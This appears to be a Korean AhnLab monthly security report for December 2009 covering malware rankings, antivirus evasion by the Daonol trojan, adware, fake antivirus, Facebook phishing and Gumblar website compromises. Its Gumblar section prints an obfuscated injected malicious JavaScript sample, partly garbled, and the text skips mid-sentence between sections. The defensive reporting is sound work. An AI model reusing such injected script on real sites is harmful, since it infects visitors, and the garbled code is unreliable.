

ASEC REPORT

안철수연구소에서 발행하는 월간 보안 보고서

2009년 보안 이슈 결산

7.7DDoS 대란
제로데이 취약점 증가
웹 플랫폼을 이용한 악성코드 유포 방식 급증

2010년 보안 위협 예측

스마트폰 공격 위협 본격화
클라우드 기술을 악용한 보안위협 증가
VoIP 보안 위협 등장



통합 보안의 No.1 파트너 **AhnLab TrusGuard**

- 네트워크 환경을 수호하는 최고의 통합 보안 시스템
- 고성능 방화벽 · VPN Security 기술과
고품질 Integrated Security 기술의 강력한 결합

2009. Volume.12

Ahn 안철수연구소

Table Of Contents

이달의 보안 동향

악성코드 동향	1
악성코드 통계	1
악성코드 이슈	2
시큐리티 동향	4
시큐리티 통계	4
시큐리티 이슈	4
웹 보안 동향	5
웹 보안 통계	5
웹 보안 이슈	6

2009년간 보안 동향

악성코드 동향	8
악성코드 통계	8
악성코드 이슈	10
시큐리티 동향	11
시큐리티 통계	11
시큐리티 이슈	11
웹 보안 동향	12
웹 보안 통계	12
웹 보안 이슈	13

해외 보안 동향

중국 4분기 악성코드 동향	15
일본 4분기 악성코드 동향	17
세계 4분기 악성코드 동향	18

2010년 보안 위협 예측

I . 이달의 보안 동향

1. 악성코드 동향

악성코드 통계

2009년 12월 악성코드 통계현황은 다음과 같다.

순위	등락	악성코드명	건수	비율
1	—	Win32/Induc	610,006	21.8 %
2	—	TextImage/Autorun	389,473	13.9 %
3	New	Win-Trojan/Daonol.Gen	260,642	9.3 %
4	—	JS/Shellcode	221,564	7.9 %
5	↓ 2	Win32/Virut.B	133,923	4.8 %
6	↑ 1	Win32/Parite	113,360	4 %
7	↓ 1	Win32/Conficker.worm.Gen	101,242	3.6 %
8	↓ 3	Win32/Virut	99,982	3.6 %
9	↓ 1	TextImage/Sasan	89,340	3.2 %
10	—	Win32/Olala.worm.57344	87,387	3.1 %
11	—	ALS/Bursted	86,103	3.1 %
12	New	Win-Trojan/Downloader.40960.NI	85,309	3 %
13	New	Win-Trojan/Agent.291328.M	84,423	3 %
14	New	Win-Trojan/Lineplus.122880	80,758	2.9 %
15	↓ 6	TextImage/Viking	78,188	2.8 %
16	↓ 3	VBS/Agent	60,771	2.2 %
17	New	Win-Trojan/Downloader.126976.AA	59,588	2.1 %
18	↓ 4	Win32/Traxg.worm.61440	56,242	2 %
19	New	Win-Trojan/Bho.638464.B	51,247	1.8 %
20	New	Win-Adware/SearchGuide.297984	50,682	1.8 %
합계			2,800,230	100%


[표 1-1] 악성코드 감염보고 Top 20

2009년 12월의 악성코드 감염 보고는 Win32/Induc과 TextImage/Autorun이 1,2위를 차지하고 있으며, 신규로 Top 20에 진입한 악성코드는 총 7건이다. 아래 표는 악성코드의 주요 동향을 파악하기 위하여, 악성코드 별 변종을 종합한 악성코드 대표 진단명 별 감염보고 Top 20이다.


순위	등락	악성코드명	건수	비율
1	↑ 1	Win-Trojan/Agent	865,921	14.2 %
2	↓ 1	Win32/Induc	610,137	10 %
3	—	Win-Trojan/OnlineGameHack	567,858	9.3 %
4	↑ 1	Win-Trojan/Downloader	521,423	8.5 %
5	↓ 1	TextImage/Autorun	389,902	6.4 %
6	New	Win-Adware/Lastlog	315,508	5.2 %
7	New	Win-Trojan/Daonol	292,432	4.8 %
8	↓ 2	Win32/Virut	278,635	4.6 %
9	↓ 2	Win32/Conficker	277,440	4.5 %
10	↓ 1	Win32/Autorun.worm	262,894	4.3 %
11	↑ 3	Win-Trojan/Malware	232,823	3.8 %
12	↑ 5	JS/Shellcode	221,564	3.6 %
13	↑ 6	Win-Trojan/Genome	201,257	3.3 %
14	↓ 4	Win-Adware/KorAdware	179,139	2.9 %
15	—	Win-Adware/BHO	178,822	2.9 %
16	↓ 8	Win-Trojan/Bho	177,987	2.9 %
17	↓ 4	Win32/Kido	149,445	2.4 %
18	↓ 7	Dropper/OnlineGameHack	136,378	2.2 %
19	↓ 1	Win-Adware/Unovt	125,868	2.1 %
20	New	Win32/Parite	116,043	1.9 %
합계			6,101,476	100 %

[표 1-2] 악성코드 대표진단명 감염보고 Top 20

2009년 12월의 악성코드 감염보고 건수는 최근 3개월간 계속 1위를 차지하고 있던 Win32/Induc 보다 약 4.2% 가량 많이 보고된 Win-Trojan/Agent가 총 865,921건으로 1위를 차지하였다. 그 뒤를 Win32/Induc 이 610,137건, Win-Trojan/OnlineGameHack이 567,858건으로 각각 2 위와 3위를 차지하였다. 상위그룹을 유지하는 온라인 게임관련 사용자 정보취득 목적의 악성코드에 대한 주의와 더불어 눈에 띄지 않지만 항상 중위권을 유지하고 있는 파일 감염 형 바이러스인 Win32/Virut과 원도 보안취약점을 이용하여 전파되는 Win32/Conficker, USB 드라이브를 통해 전파되는 Win32/Autorun.worm에 대해서도 주의하여 PC를 사용하는 자세가 필요하다. 아래 차트는 고객으로부터 감염이 보고된 악성코드 유형별 비율이다.




[그림 1-1] 악성코드 유형별 감염보고 비율




AhnLab Policy Center 4.0

악성코드 유형별로 감염보고 건수 비율은 트로잔(Trojan)류가 43.8%로 가장 많은 비율을 차지하고 있으며, 다음으로 애드웨어(Adware)류가 14.6%, 웜(Worm)과 바이러스(Virus)가 각각 9.6%와 9.2%를 차지하고 있다.



[그림 1-2] 악성코드 유형별 감염보고 전월 비교

악성코드 유형별 감염보고 비율을 전월과 비교하면, 트로잔과 애드웨어는 전월에 비해 5%와 1.9% 감소하였고, 바이러스와 웜은 전월에 비해 2.6%와 1.2% 증가 하였다.



[그림 1-3] 악성코드 월별 감염보고 건수

12월의 악성코드 월별 감염보고건수는 12,961,806건으로 지난 3개월간 꾸준한 증가세를 보이고 있으며 9월의 10,080,838건에 비해 28%(2,880,968건) 증가하였다.




AhnLab V3 MSS

아래 표는 12월에 신규로 접수된 악성코드 중 고객으로부터 감염이 보고된 악성코드 Top 20이다.

순위	악성코드명	건수	비율
1	Win-Trojan/Downloader.40960.NI	85,309	9.3 %
2	Win-Trojan/Agent.291328.M	84,423	9.2 %
3	Win-Trojan/Lineplus.122880	80,758	8.8 %
4	Win-Trojan/Bho.638464.B	51,247	5.6 %
5	Win-Adware/SearchGuide.297984	50,682	5.5 %
6	Win-Trojan/Agent.155648.HS	47,192	5.2 %
7	Win-Trojan/Agent.155648.HT	42,935	4.7 %
8	Win-Adware/SearchGuide.634368.B	42,849	4.7 %
9	Win-Dropper/Lastlog.2544597	41,594	4.6 %
10	Win-Adware/Lastlog.583168	39,020	4.3 %
11	Win-Downloader/Lastlog.583168	38,002	4.2 %
12	Win-Adware/Lastlog.621056	36,219	4 %
13	Win-Adware/Lastlog.845824	35,674	3.9 %
14	Win-Trojan/Antiav.28160	34,941	3.8 %
15	Win-Adware/Lastlog.664064	34,937	3.8 %
16	Win-Adware/LiveKey.143360	34,199	3.7 %
17	Win-Downloader/LastLog.593408	34,024	3.7 %
18	Win-Adware/Lastlog.584704.B	33,912	3.7 %
19	Win-Adware/Lastlog.815104	33,401	3.7 %
20	Win-Adware/KorAdware.90112.D	32,484	3.6 %
합계		913,802	100 %

[표 1-3] 신종 악성코드 감염보고 Top 20

12월의 신종 악성코드 감염보고의 Top 20은 85,309건으로 전체 9.3%를 차지한 Win-Trojan/Downloader.40960.NI가 1위를, Win-Trojan/Agent.291328.M이 1위 보다 886건 낮은 84,423건, 9.2%로 근소한 차이로 2위를 차지하였다.



[그림 1-4] 신종 악성코드 유형별 분포

12월의 신종 악성코드 유형별 분포는 트로잔이 55%로 1위, 애드웨어, 다운로드, 웜이 각각 27%, 7%, 5%로 2, 3, 4위를 차지하였다.

악성코드 이슈

이번 달도 어김없이 연말연시 분위기를 노린 악성코드가 출현 하였다. 그러나 이전처럼 급격히 유포된 사례는 아닌 것으로 보고 되었다. Win32/Ackantta.worm 변형으로 알려진 이 악성코드는 크리스마스 카드로 위장되어 있고 메일에 첨부파일로 악성코드가 첨부되어 있다. 어도비 PDF와

관련해서 제로데이 취약점이 새롭게 알려졌고 이외에도 중국에서 주로 보고된 바이러스 Piloyd가 11월말 발견, 보고 되었다. 이 바이러스는 오래 전에 알려진 ‘Viking’ 바이러스와 유사하다. 후위형 바이러스로 PE 파일 마지막에 ‘tc’ 라는 바이러스 섹션을 추가 한다.

다오놀(Win-Trojan/Daonol) 의 안티 바이러스 우회

11월에 이어서 변형이 자주 보고 되었던 다오놀이 안티 바이러스 SW의 진단을 어떻게 회피 했는지 간단히 정리를 해본다. 다오놀은 문서를 작성하는 1월초 현재 안철수 연구소의 악성코드 통계에서 10위를 차지할 정도로 여전히 다수의 감염 보고가 있는 악성코드이다. 지금도 다양한 변형이 생성, 배포 되고 있음을 알 수가 있다.

순위	진단명
1	Win32/Induc
8	Win32/Conficker, worm, Gen
9	TextImage/Sasan
10	Win-Trojan/Daonol, Gen


[그림 1-5] 안철수 연구소의 악성코드 통계 Top 10 중 (2009.12.28 ~ 2010.01.04)

다오놀은 자신의 진단을 회피하기 위하여 1바이트 암호화 루틴을 추가 하였다.



[그림 1-6] 다오놀 변형의 암호화 루틴

이렇게 하여 자신의 코드를 암호화 하여 진단 하지 못하도록 우회 하였다.



[그림 1-7] 복호화 된 다오놀 변형의 본체

다오놀과 같이 대다수 악성코드는 안티 바이러스 Generic 진단을 회피 하기 위해서 다양한 방법을 사용하는데 이러한 암호화 루틴을 추가 하는 것은 일반적인 사례이다.


국산 애드웨어의 대량 출현

12월은 다른 달에 비해 국내에서 제작된 애드웨어가 다수 보고 되었다. 사용자의 적절한 동의 없이 설치된 애드웨어 서치가이드(Win-Adware/SearchGuide)는 인터넷 웹 브라우저의 주소 입력창의 키워드 입력 결과를 가로 채 사용자가 원하지 않는 검색 결과를 보여준다. 따라서 정상적인 웹 서핑을 방해하고 사용자의 불편함을 초래한다.

애드웨어 라스트로그(Win-Adware/Lastlog)와 애드웨어 코애드웨어(Win-Adware/KorAdware)는 윈도우 시작 프로그램에 등록되어 부팅 시마다 자동 실행된다. 특히 정상적인 프로그램의 프로세스 이름과 유사한 이름으로 실행되어 일반적인 사용자가 악성 유무를 판단하기 어렵게 한다. 또한 제어 서버에서 명령을 받아와 실행하는데 그 중 대표적인 기능은 사용자 동의 없이 다른 애드웨어를 다운로드 받아 실행한다. 따라서 해당 애드웨어를 제거하지 않으면 사용자의 PC에는 설치 하지도 않은 다수의 애드웨어가 지속적으로 추가 설치될 수 있다.

국산 가짜 백신의 재등장

한동안 뜸했던 국산 가짜 백신이 최근 다시 이슈가 되고 있다. 이들은 다른 애드웨어에 의해 사용자의 동의 없이 다운로드 되고 설치되어 동작하며 허위, 과장 진단 결과를 보여주며 지속적으로 유료 결제할 것을 유도한다. 실제 이런 가짜 백신에 감염되면 매우 짧은 시간을 주기로 계속 유료 결제 팝업 창을 실행시켜 정상적으로 컴퓨터를 사용할 수 없게 만든다.



[그림 1-8] 국산 가짜 백신 결제 창

이런 가짜 백신은 주로 무료 웹 하드 서비스, 무료 게임 사이트 등을 이용할 때 설치하는 ActiveX 컨트롤러나 다른 애드웨어의 번들로 설치되는 경우가 많다. 그렇지 않은 경우도 있지만 대다수의 국산 가짜 백신의 경우 법망을 교묘히 빠져나가는 경우가 많아 사용자들의 각별한 주의가 필요하다.

을 정도로 너무나 손쉽게 침해된 사이트를 발견할 수 있다. 비영리 목적의 웹사이트 또는 소규모 단체뿐만 아니라 최근에는 다수의 온라인 쇼핑몰 등에서도 “검블라(Gumblar)”라는 이름으로 잘 알려진 웹 침해흔적이 발견되고 있다.

```
<body> <script type="text/javascript" charset="utf-8" src="http://www.
eLrq=11;if(eLrq>8){eLrq="";ZyY82=unescape(FM5=ZyY82("%'+eLrq.toString());
var Lu8c='docut6denF74.t77riv74e(F22v3cdv76.t73Y74F79lem3dy5ct22posiF74Y
3dd+Sm74rint67.F66t72ov6dCharCodv65(c2Y3bm69f(e4Y21m3d64)dm3dy64Y2
bbm2bgt2bt67+h+f+v27t22Y22,nv27+h+f+m27nt27+g+h+f+v27Y6eY27+d+Y27
74umY3bvY373Y281Y3bY6dt3dm27v42m4496C556Y2d65m41Y33t2d11D0F2dF.
21Y761Y7ct7cv21v762v7cy7cm21m763Y7cm7ct21m764F29t29m7bf74ryY7barr
enF74v73 anY64m20SY65F74v74Y69F6et67Y73m22+v6bf3bf6eY3dF22Sv74arY7
rst22F2bqjF2bgj)Y7ddt32m3dnev Array(s+Y22v5cy5cRECY59CLEY52Y22+F70,h+I
25u8B53Y25u0554m25v7556Y378v25uE401F25uC983Y25u52F46F46F25Y75728
uncv74iont20ek13F28t29Y7bt72et74um72n Y74rut65v3bf7dwiv6edom77.m6fnY
m7bTF34F74F59v3daF5bv32t5dm3c12m34t3byWt4fv3d(V61F5b2v5dF3e1F36)t2(
682v45F25ut32v4675m25um36Y4469t25F756761Y25um37365t25u6v36v32F46
e4E=Lu8c.replace(/YmFtv)/g,FM5);eval(ZyY82(e4E));
function ttt(){return "Uq4faavaaaaRaapaXXpaabsaaaaaaaaaafaadaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
ds4NCGJgJxWcFufuOTxcX+=6NZSnC1vqRp/kJqJv8Sa+dZdn912CY+hpOeQ6I4Tc;
[그림 1-12] 악성 스크립트
```

검블라 공격은 초기 Adobe 제품 군의 취약점인 악성 PDF, 플래시(SWF) 파일을 이용하는 것으로 알려졌으나 그 외에도 최근에는 다음과 같은 다양한 취약점 Exploit 등을 이용하고 있다.

- MS09-043 MS OWC(Office Web Components) Spreadsheet -
- ActiveX 취약점
- MS09-002 MS IE 초기화되지 않은 메모리 오류 취약점
- MS09-032 MS IE Video ActiveX 코드 실행 취약점
- MS06-014 MS IE MDAC 원격 코드 실행 취약점

이전에는 사용자들의 접속이 많은 메인 페이지 침해가 많았으나, 최근에는 하위레벨의 상품보기 페이지 등에도 침해의 흔적들이 발견되고 있다. 점차 온라인 쇼핑족들이 늘어가는 추세이기 때문에 사용자들의 피해는 앞으로 더욱 클 것으로 예상된다.

따라서, 사용자들은 공신된 사이트에 접속한다 할지라도 항상 보안제품을 온(ON) 상태로 설정하고 보안 업데이트를 최신으로 유지하여, 안전한 환경에서 쇼핑을 즐기는 것이 좋을 것이다.

3. 웹 보안 동향

웹 보안 통계


웹 사이트 보안 요약

구분	건수
악성코드 발견 건수	224,818
악성코드 유형	1,385
악성코드가 발견된 도메인	698
악성코드가 발견된 URL	3,841

[표 1-5] 웹 사이트 보안 요약

악성코드 발견 건수는 224,818건이고, 악성코드 유형은 1,385건이며, 악성코드가 발견된 도메인은 698건이며, 악성코드 발견된 URL은 3,841건이다. 12월에는 악성코드 발견건수, 악성코드 유형, 도메인, URL 수가 11월 이전의 통계치 수준으로 회복되었다. 이는 시스템증설로 인한 통계수집 기간감소로 인한 통계치가 하락한 11월과 달리 12월에는 전체 통계수집 기간이 충분하였기 때문이다. 또한 12월과 동일한 기간으로 통계치가 수집된 10월과 비교하여 악성코드 발견건수는 소폭 증가하였으나, 악성코드가 발견된 URL은 10월의 6,801건에 비해 56% 수준으로 감소하였다. 이러한 통계는 특정 URL이 장기간에 걸쳐 악성코드 배포처로 사용되는 것이 악성코드의 발견건수는 증가하지만, URL수는 감소하는 특이한 현상의 주요 원인으로 보인다.


월별 악성코드 발견 건수



[그림 1-13] 월별 악성코드 발견 건수

2009년 12월 악성코드 발견 건수는 전달의 146,300건에 비해 154% 수준인 224,818건이다.


월별 악성코드 유형



[그림 1-14] 월별 악성코드 유형

2009년 12월 악성코드 유형은 전달의 944건에 비해 146% 수준인 1,385건이다.


월별 악성코드가 발견된 도메인



[그림 1-15] 월별 악성코드가 발견된 도메인

2009년 12월 악성코드가 발견된 도메인은 전달의 676건에 비해 103% 수준인 698건이다.

월별 악성코드가 발견된 URL




[그림 1-16] 월별 악성코드가 발견된 URL

2009년 12월 악성코드가 발견된 URL은 전달의 4,341건에 비해 88% 수준인 3,841건이다.

악성코드 유형별 배포 수

유형	건수	비율
ADWARE	114,765	51 %
TROJAN	31,850	14.2 %
DOWNLOADDEF	31,058	13.8 %
Win32/VIRUT	1,746	0.8 %
DROPPER	13,160	5.9 %
APPCARE	1,177	0.5 %
WIN-CLICKER	1,173	0.5 %
SPYWARE	773	0.3 %
JOKE	293	0.1 %
ETC	28,823	12.8 %
합계	224,818	100 %

[표 1-6] 월별 유형별 배포 수



[표 1-7] 웹 사이트 보안 요약

악성코드 유형별 배포 수에서 애드웨어(Adware)류가 114,765건 전체의 51%로 1위를 차지하였으며, 트로잔(Trojan)류가 31,850건 전체의 14.2%로 2위를 차지하였다.

악성코드 배포 Top 10

순위	등락	악성코드명	건수	비율
1	—	Win-Adware/Shortcut.InlivePlayerActiveX.234	60,084	38.6 %
2	New	Win-Downloader/Shoppingtoc.578344	28,457	18.3 %
3	↓ 1	Win32/Induc	18,786	12.1 %
4	↑ 1	Win-Adware/Shortcut.IconJoy.642048	11,258	7.2 %
5	↓ 1	Win-Adware/BHO.HiMyCar.237568	8,911	5.7 %
6	↓ 3	Win-Dropper/KorZlob.5132206	8,010	5.2 %
7	New	Win-Trojan/Agent.57344.AHB	5,884	3.8 %
8	↓ 2	Win-Adware/Shortcut.K2Com.Sobang.266240	5,500	3.5 %
9	↓ 2	Win-Adware/BHO.HiMyCar.49152	4,514	2.9 %
10	↓ 2	Win-Adware/Shortcut.INBEE.iomeet.267270	4,141	2.7 %
합계			102,807	155,545



[표 1-7] 악성코드 배포 Top 10

악성코드 배포 Top 10에서 Win-Adware/Shortcut.InlivePlayerActiveX.234가 지난달과 같이 60,084건으로 1위를 차지하였으며, Top 10에 Win-Downloader/Shoppingtoc.578344 등 2건이 새로 등장하였다.

웹 보안 이슈

페이스북(Facebook) 사이트를 가장한 피싱

피싱이란 신뢰성 있는 유명한 포털이나 금융 사이트로 위장하여 이메일에 위장된 사이트의 URL을 삽입하여 해당 사이트로 사용자를 유도하는 사회 공학적 공격 방법이다. 최근에는 미국의 유명한 SNS 사이트인 페이스북으로 위장한 사이트를 개설한 후 이메일을 배포하여 접속을 유도하는 피싱 사이트가 발견되었다. 이 사이트는 [그림 1-17], [그림 1-18]와 같이 사용자의 페이스북 ID, PW와 개인정보를 수집할 목적으로 개설되었으며, 개인 정보를 입력한 후에는 [그림 1-19]과 같이 원래 페이스북 페이지로 이동하여 사용자가 자신의 개인정보가 누출된 것을 인지 못하도록 치밀하게 구성된 피싱 사이트이다.



[그림 1-20] SiteGuard에서 피싱 사이트 접근 차단

II. 연간 보안 이슈

1. 악성코드 동향

2009년도 연간 통계는 기존 고객 피해신고를 기반으로 하는 통계방식에서 실제 고객 감염보고건수와 안철수연구소에서 독자적으로 개발한 보안위협 종합 정보시스템인 “AMP”를 이용하여 산출한 통계로 변경하였다. 본 시스템이 본격적으로 가동된 것은 2009년 6월부터이다. 따라서, 본 장에서 사용되는 통계는 2009년 6월부터 12월까지 산출된 통계임을 알린다.

2009년을 되돌아보며 한 해 동안 발견된 악성코드 통계현황은 다음과 같다.

악성코드 통계

순위	악성코드명	건수	비율
1	Win32/Induc	4,048,115	26.9 %
2	TextImage/Autorun	2,283,299	15.2 %
3	Win32/Virut.B	1,005,408	6.7 %
4	Win32/Virut	740,027	4.9 %
5	JS/Shellcode	642,303	4.3 %
6	Win32/Parite	627,203	4.2 %
7	Win32/Conficker.worm.Gen	599,950	4 %
8	TextImage/Sasan	599,598	4 %
9	VBS/Agent	529,289	3.5 %
10	ALS/Bursted	447,040	3 %
11	Win32/Olala.worm.57344	436,077	2.9 %
12	Win-Trojan/Agent.98304.JC	420,810	2.8 %
13	TextImage/Viking	398,953	2.6 %
14	Win-Trojan/MailPacked.Gen	370,895	2.5 %
15	Win32/Traxg.worm.61440	369,628	2.5 %
16	VBS/Autorun	360,959	2.4 %
17	Win-AppCare/HideWin.31232	315,938	2.1 %
18	Win32/IRCBot.worm.variant	308,058	2 %
19	Win-Trojan/Daonol.Gen	278,140	1.8 %
20	Win-Trojan/Click.573952	277,934	1.8 %
합계		15,059,624	100 %

[표 2-1] 악성코드 감염보고 Top 20

2009년 한 해는 3/4분기에 등장한 Win32/Induc의 발견과 조치에 그리 많은 시간이 소요되지 않았음에도 불구하고 4,048,115건으로 전체 26.9%를 점유하여 1위를 차지하였다. 이는 특정 프로그램의 개발환경이 감염될 경우 얼마나 치명적인 결과를 가져올 수 있는지를 보여주는 좋은 예가 되는 것으로, 프로그램 개발자의 보안에 대한 관심을 고취시킴과 동시에 향후 유사한 사례에 대한 대처법을 학습한 사례로 기억될 것이다. 또한 이러한 문제가 프로그램 개발자들에게는 중요 사례로 남는 것과는 별도로 일반 PC사용자가 체감하게 되는 불편이 거의 없어 4개월이 지난 지금까지도 발견되고 있다는 점은 프로그램 개발자나 이를 배포하는 기업들의 정직하고 신속한 대처가 절실함을 보여주는 것이라고 해석할 수도


있을 것이다. 그 외에 Win32/Virut, Win32/Virut.B, Win32/Parite와 같은 파일 감염형 바이러스와 JS/Shellcode와 같은 보안이 취약한 웹 페이지를 통해 사용자 PC에 설치되는 스크립트들, VBS/Agent, VBS/Autorun과 같이 USB드라이브를 통해 전파되는 악성코드들이 2009년 주요 악성코드들에 속하였다. 이들의 위협은 향후에도 계속 피해를 일으키는 위협으로 자리할 수 있으니 새로운 위협에 대한 대처와 더불어 항상 관심 있게 지켜보고 능동적으로 대처해야 할 것이다.

순위	악성코드명	건수	비율
1	Win-Trojan/Agent	5,482,144	17.1 %
2	Win32/Induc	4,048,315	12.6 %
3	Win-Trojan/OnlineGameHack	3,765,123	11.7 %
4	TextImage/Autorun	2,286,094	7.1 %
5	Win-Trojan/Downloader	2,136,934	6.7 %
6	Win32/Virut	2,034,624	6.3 %
7	Win32/Conficker	1,736,552	5.4 %
8	Dropper/OnlineGameHack	1,407,775	4.4 %
9	Win-Trojan/Bho	1,232,539	3.8 %
